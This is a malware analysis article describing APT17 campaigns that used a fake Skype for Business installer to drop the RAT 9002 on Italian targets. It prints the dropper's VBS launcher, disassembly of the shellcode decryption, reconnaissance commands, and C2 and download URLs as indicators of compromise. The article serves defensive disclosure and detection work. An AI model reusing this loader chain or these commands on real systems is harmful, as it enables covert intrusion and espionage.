## News - Malware & Hoax

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# Italian government agencies and companies in the target of a Chinese APT

APT17 aka DeputyDog strikes in Italy with sophisticated campaigns that use the RAT 9002 for cyber espionage operations.



On June 24 and July 2, 2024, two targeted attacks on Italian companies and government entities were observed by a Chinese cyber actor exploiting a variant of the **Rat 9002** in diskless mode. Other variants have over time been named as Rat 3102. These activities are associated with the APT17 group also known as "**DeputyDog**".

The first campaign on June 24, 2024 used an Office document, while the second campaign contained a link.


Both campaigns invited the victim to install a Skype for Business package from a link of an Italian government-like domain to convey a variant of **Rat 9002**.

Rat 9002 and Rat 3102 are notoriously linked to APT17, a Chinese cyber-criminal group known for:

- Operation Aurora (attributed to the Chinese government)
- Operation Ephemeral Hydra
- targeted attacks on companies and government entities

#### The campaigns

In the figure the image of the Office document "GUIDA OPERATIVA PER I'UTENTE.docx" spreaded in the June 24, 2024 campaign.



The Word document was created on June 18, 2024 by a user named "ple". The July 2 campaign instead directly uses a link to the malicious URL. Both campaigns invite the victim to connect to the following page:

https://meeting[.]equitaligaiustizia[.]it/angelo.maisto.guest

## Come vuoi partecipare alla riunione?

Installa e partecipa con l'app Riunioni Skype (Web)

Già installato? Fai clic qui per partecipare con l'app Riunioni Skype (Web)

Partecipa con Skype for Business (desktop)

Fai clic qui per ottenere ulteriore aiuto.

The site mimics an official page for Equitalia Giustizia meetings and invites the user to download a customized MSI installation package for the Skype for Business software. There is also another legitimate link on the page: *https://meeting[.]equitaliagiustizia[.]it/angelo.maisto.guest/MB9GVM5K* which was most likely stolen/intercepted in a possible previous attack.

Malicious URL details:

.

DOMAIN meeting[.]equitaligaiustizia[.]it Domain creation date 2024-06-13

By accessing the root of the site, only the "angelo.maisto.guest" subfolder is present as can be seen from the image below:

## Index of /

| <b>]</b> [ICO] | <u>Name</u>   | Last modified               | Size Description |
|----------------|---------------|-----------------------------|------------------|
| DIR] angel     | lo.maisto.gue | <u>st/</u> 2024-07-04 13:29 | -                |

Apache/2.4.41 (Ubuntu) Server at meeting.equitaligaiustizia.it Port 80

Instead, the malicious package is downloaded from the following Microsoft URL:

¥.

https://skypeformeeting[.]file[.]core[.]windows[.]net/skypeformeeting/SkypeMeeting.msi? sp=r&st=2024-07-04T11:10:14Z&se=2024-08-04T11:10:00Z&spr=https&sv=2022-11-02&sig=8djI9IFWxKmw5MBBk67DvQIMIyE%2F6jME24rrv0xIZs8%3D&sr=f


The custom MSI package that is downloaded has the following features: Name: **SkypeMeeting.msi** Size: 39386624 byte SHA-256: 28808164363d221ceb9cc48f7d9dbff8ba3fc5c562f5bea9fa3176df5dd7a41e

#### Infection chain

In the downloaded MSI package some files to be considered interesting are the following:

- SkypeMeetingsApp.msi (original MSI package for installing Skype for Business)
- vcruntime.jar
- vcruntime.vbs
- vcruntime.bin

Below is a graph of the infection chain of the campaigns observed:



The execution of **SkypeMeeting.msi** will therefore involve the installation of the original Skype for Business package and the execution of the Java application called **"vcruntime.jar**" via the VBS script **"vcruntime.vbs**" which we see below:

The Java

```
Set windowobj = createobject("wscript.shell")
Set Args = WScript.Arguments
strCommand1 = "java.exe -jar """ & Args(0) & """ """ & Args(1) & """ """ & Args(2) & """"
windowobj.Run strCommand1,0,False
strCommand2 = "msiexec /i """ & Args(3) & """"
windowobj.Run strCommand2,1,False
```

application will then be executed with the following command line:

java.exe -jar "C:\Users\<redacted>\AppData\Roaming\jre-1.8\bin\vcruntime.jar" "dwrsvsa" "C:\Users\<redacted>\AppData\Roaming\jre-1.8\bin\vcruntime.bin"

The "**vcruntime.bin**" file, of which we see an excerpt below, contains a shellcode encrypted with RC4:

488f162e-1aaa-060c-4ec4-c6f23c113526 4b2cbd6d-7056-b972-b13b-4c593c3b4ccc 11af7b56-c890-d2ac-3606-d8bcf19fc7a0 35381e2a-bfdd-0df3-ff41-9484f1a74fcc 112c1a02-bfd5-09d3-ff45-039758ef6aec 407e7f28-9ac5-841a-1b25-444b919f5e47 [...] 7d28f699-fb0b-d48a-b535-74419d696584 5a5be410-ded9-1e20-8ca6-c1e49ca94ecc 1178682c-613f-7e65-2100-00000000000

The Java application decrypts and executes the shellcode. Below we see the first step which involves deciphering through a simple XOR cycle:

| seg808:015D0808<br>seg808:015D0808<br>seg808:015D0808<br>seg808:015D0808<br>seg808:015D0808<br>seg808:015D0808 33 C9<br>seg808:015D0808 2E8 82<br>seq808:015D08084 | ; Segment type:<br>seg000 | segment<br>assume<br>;org 15 | : byte public 'CODE' use32<br>cs:seg000                     |  |  |
|--|---------------------------|------------------------------|---|--|--|
| seg000:01500004<br>seg000:01500004   | ;                         | == S U E                     | 3 R O U T I N E   |  |  |
| seg808:81508084<br>seg808:81508084<br>seg808:81508084  | sub_1500004               | proc fa                      | ar ; CODE XREF: sub_15D0004:loc_15D0006↓p                   |  |  |
| seg000:01500004<br>seg000:01500004<br>seq000:01500004  | ; FUNCTION CHUN           | IK AT seg                    | 000:015D02A1 SIZE 00000009 BYTES                            |  |  |
| seg000:015D0004 EB 05<br>seg000:015D0006   |                           | jmp                          | short loc_150000B   |  |  |
| seg000:015D0006<br>seg000:015D0006<br>seg000:015D0006 E8 F9 FF FF FF<br>seq000:015D0008  | loc_1500006:              | call                         | ; CODE XREF: seg000:015D0002†j<br>near ptr sub_15D0004      |  |  |
| seg000:015D000B<br>seg000:015D000B 58<br>seg000:015D000C 83 C0 11  | loc_15D0008:              | pop<br>add                   | ; CODE XREF: sub_15D0004†j<br>eax<br>eax, 11h               |  |  |
| seg000:015D000F<br>seg000:015D000F<br>seg000:015D000F 80 30 6A<br>seg000:015D000F 80 30 6A   | loc_15D000F:              | xor<br>inc                   | ; CODE XREF: sub_15D0004+16↓j<br>byte ptr [eax], 6Ah<br>eax |  |  |
| seg000:015D0013 41<br>seg000:015D0014 81 F9 57 87 00 00<br>seg000:015D001A 75 F3   |                           | inc<br>cmp<br>jnz            | ecx<br>ecx, 8757h<br>short loc_150000F                      |  |  |
| seg000:015D001C E9 80 02 00 00<br>seg000:015D001C  | sub_1500004               | jmp<br>endp ;                | loc_15D02A1<br>sp-analysis failed                           |  |  |

After decryption, the shellcode decompresses and executes the RAT 9002 as we see in the

| figure:                            |  |
|------------------------------------|--|
| seq000:015D0278 8B 5E 1C           | mov ebx, [esi+1Ch]                               |
| seg000:015D027B 03 DD              | add ebx, ebp                                     |
| seg000:015D027D 88 04 88           | mov eax, [ebx+ecx*4]                             |
| seg000:015D0280 03 C5              | add eax, ebp                                     |
| seg000:015D0282 5E                 | pop esi  |
| seg000:015D0283                    | pop ecx  |
| seg000:015D0284 <mark>6A 40</mark> | push 40h   |
| seg000:015D0286 68 00 10 00 00     | push 1000h                                       |
| seg000:015D028B FF 77 04           | push dword ptr [edi+4]                           |
| seg000:015D028E                    | push Ø   |
| seg000:015D0290 FF D0              | call eax   |
| seg000:015D0292 50                 | push eax   |
| seg000:015D0293                    | push eax   |
| seg000:015D0294 83 C7 08           | add edi, 8                                       |
| seg000:015D0297 57                 | push <mark>edi</mark>                            |
| seg000:015D0298 E8 84 FD FF FF     | call <mark>sub_15D0021</mark> →Unpacking RAT9002 |
| seg000:015D029D 58                 | pop eax  |
| seg000:015D029E FF E0              | jmp eax → Esecuzione RAT9002                     |
| seg000:015D029E                    | ıb_15D022B endp ; sp-analysis failed             |

#### The RAT 9002

figuro

The RAT 9002 performs proxy functions to monitor network traffic, see below some excerpts from the malware dump:

```
      00001FC0
      0D
      00
      0A
      00
      55
      00
      73
      00
      65
      00
      72
      00
      2D
      00
      41
      00
      ....U.s.e.r.-A.

      00001FD0
      67
      00
      65
      00
      6E
      00
      74
      00
      3A
      00
      20
      00
      25
      00
      73
      00
      g.e.n.t.:.
      .%s.s.

      00001FE0
      0D
      00
      0A
      00
      00
      00
      45
      00
      64
      00
      69
      00
      74
      00
      ....E.d.i.t.

      00002000
      70
      00
      6C
      00
      6F
      00
      72
      00
      25
      6C
      73
      00
      2E
      00
      65
      00
      p.l.o.r.e.r..e.
      .....8ls.%ls.e.x.

      00002000
      74
      00
      6S
      00
      6D
      00
      6D
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
```

In this first excerpt we see the command and control server.

In this second excerpt we see the string "*Dog create a loop thread*" characteristic of the RAT 9002.

 000112C0
 5C 00 5D 00 5E 00 5F 00 60 00 61 00 62 00 63 00
 \.].^.\_.`.a.b.c.

 000112D0
 64 00 65 00 66 00 67 00 68 00 69 00 6A 00 6B 00
 d.e.f.g.h.i.j.k.

 000112E0
 6C 00 6D 00 6E 00 6F 00 70 00 71 00 72 00 73 00
 l.m.n.o.p.q.r.s.

 000112F0
 74 00 75 00 73 65 72 76 65 72 2E 65 78 65 00 5F
 t.u.server.exe.

In this third extract we see the name of the RAT project.

The variant of RAT 9002 analyzed contains the value "**20240124**" as a date indicator as seen in the figure below:

| 🗾 🚄 🔛        |  |  |  |
|--------------|--|--|--|
|              |  |  |  |
| loc_1607B20: |  |  |  |
| call         | ds:off_16027F0                                 |  |  |
| mov          | [ebp+var_8CC], eax                             |  |  |
| call         | sub_160F394                                    |  |  |
| mov          | [ebp+var_8D0], eax                             |  |  |
| push         | 5CCh   |  |  |
| push         | offset aThemicrosoftno ; "themicrosoftnow.com" |  |  |
| lea          | edx, [ebp+var_8C4]                             |  |  |
| push         | edx  |  |  |
| call         | Switch_sub_160FA90                             |  |  |
| add          | esp, OCh                                       |  |  |
| mov          | [ebp+var_8C8], 20240124h                       |  |  |
| mov          | eax, ds:dword_1610E18                          |  |  |
| mov          | [ebp+var_2F8], eax                             |  |  |
| lea          | ecx, [ebp+var_2F4]                             |  |  |
| push         | ecx  |  |  |
| call         | SystemTimeOfDayInformation_sub_160F307         |  |  |
| add          | esp, 4   |  |  |
| lea          | edx, [ebp+var_D8]                              |  |  |
| push         | edx  |  |  |
| call         | ds:off_16027EC                                 |  |  |
| mov          | eax, [ebp+var_D8]                              |  |  |
| MOV          | [ebp+var_2E4], eax                             |  |  |
| push         | 834h   |  |  |
| lea          | ecx, [ebp+var_B14]                             |  |  |
| push         | ecx  |  |  |
| push         | OFFFFFFFh                                      |  |  |
| mov          | ecx, [ebp+var_D40]                             |  |  |
| call         | sub_1607BD8                                    |  |  |
| mov          | [ebp+var_1C], eax                              |  |  |
| cmp          | [ebp+var_10], 0                                |  |  |
| jg           | short loc_1607BCE                              |  |  |

This value indicates that the malware, although old, continues to be actively developed in 2024.

The RAT 9002 Trojan is a modular malware that, based on the cyber actor's needs, downloads additional diskless plugins that allow various features to be added to the malware. During the analysis of the sample in question, the criminal submitted the following additional forms:

- ScreenSpyS.dll -> screen capture [creation date: 2018-07-19 06:27:00]
- **RemoteShellS.dll** -> execution of programs [creation date: 2022-01-23 04:48:12]
- UnInstallS.dll -> uninstallation [creation date: 2012-01-11 10:20:09]
- FileManagerS.dll -> browse files [creation date: 2022-01-21 10:35:49]
- ProcessS.dll -> process management [data creazione: 2022-01-22 01:37:08]

Using the **RemoteShellS** module, the cybercriminal executed the following commands to discover the network:

- systeminfo.exe
- ipconfig /all

- net user
- netstat -ano -p tcp
- net use
- net view \\<redacted\_ip>
- ping <*redacted\_ip*> -n 1

The analyzed sample communicates with its command and control server hosted on a domain that simulates a Microsoft domain, below are the details of the C&C server:

| DOMAIN                  | themicrosoftnow[.]com   |
|-------------------------|---|
| IP                      | 137.74.76[.]92<br>23.218.225[.]10   |
| PORTS                   | 80<br>443   |
| User-Agent              | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537. |
| Domain<br>creation date | 2023-11-27  |

Communication with the command and control server takes place in an encrypted manner and then encoded in Base64.

#### Related

Thanks to Threat intelligence activities it was possible to correlate an executable file that was uploaded to VirusTotal from Italy on 5 July 2024 which appears to be the executable file version of RAT 9002.

Name: <u>a.exe</u> Size: 35328 byte Creation date: 2024-07-04 17:02:45 SHA-256:de19e0163af15585c305f845b90262aee3c2bdf037f9fc733d3f1b379d00edd0 This sample also contains the value "**20240124**" as a date indicator. This sample may have been used to persist on an affected machine.

### Conclusions

The two campaigns appear to be aimed at a government and/or corporate target. The RAT 9002 used is associated with the Chinese cyber-criminal group APT17 called **DeputyDog** which appears to have been active since at least 2008. The malware appears to be constantly updated with diskless variants as well. It is composed of various modules that are activated as needed by the cyber actor so as to reduce the possibility of interception. The attack as a whole is particularly sophisticated and designed down to the smallest detail, the domains used are very similar to official domains and even the creation of the malicious MSI package was carried out with care as it involves the installation of the legitimate Skype for Business software and in parallel the diskless version of the RAT 9002.

The initial MSI file is downloaded from a Microsoft distribution site to reduce the possibility of interception.

The use of legitimate links from government entities on the malicious page suggests that the cyber actor had access to confidential information of some user belonging to previously affected Italian companies or entities.

### IOC:

themicrosoftnow[.]com meeting[.]equitaligaiustizia[.]it 137[.]74[.]76[.]92 23[.]218[.]225[.]10 28808164363d221ceb9cc48f7d9dbff8ba3fc5c562f5bea9fa3176df5dd7a41e e024fe959022d2720c1c3303f811082651aef7ed85e49c3a3113fd74f229513c d6b348976b3c3ed880dc41bb693dc586f8d141fbc9400f5325481d0027172436 c0f93f95f004d0afd4609d9521ea79a7380b8a37a8844990e85ad4eb3d72b50c caeca1933efcd9ff28ac81663a304ee17bbcb8091d3f9450a62c291fec973af5 de19e0163af15585c305f845b90262aee3c2bdf037f9fc733d3f1b379d00edd0 Authors: *Ing. Gianfranco Tonello, Michele Zuin* 

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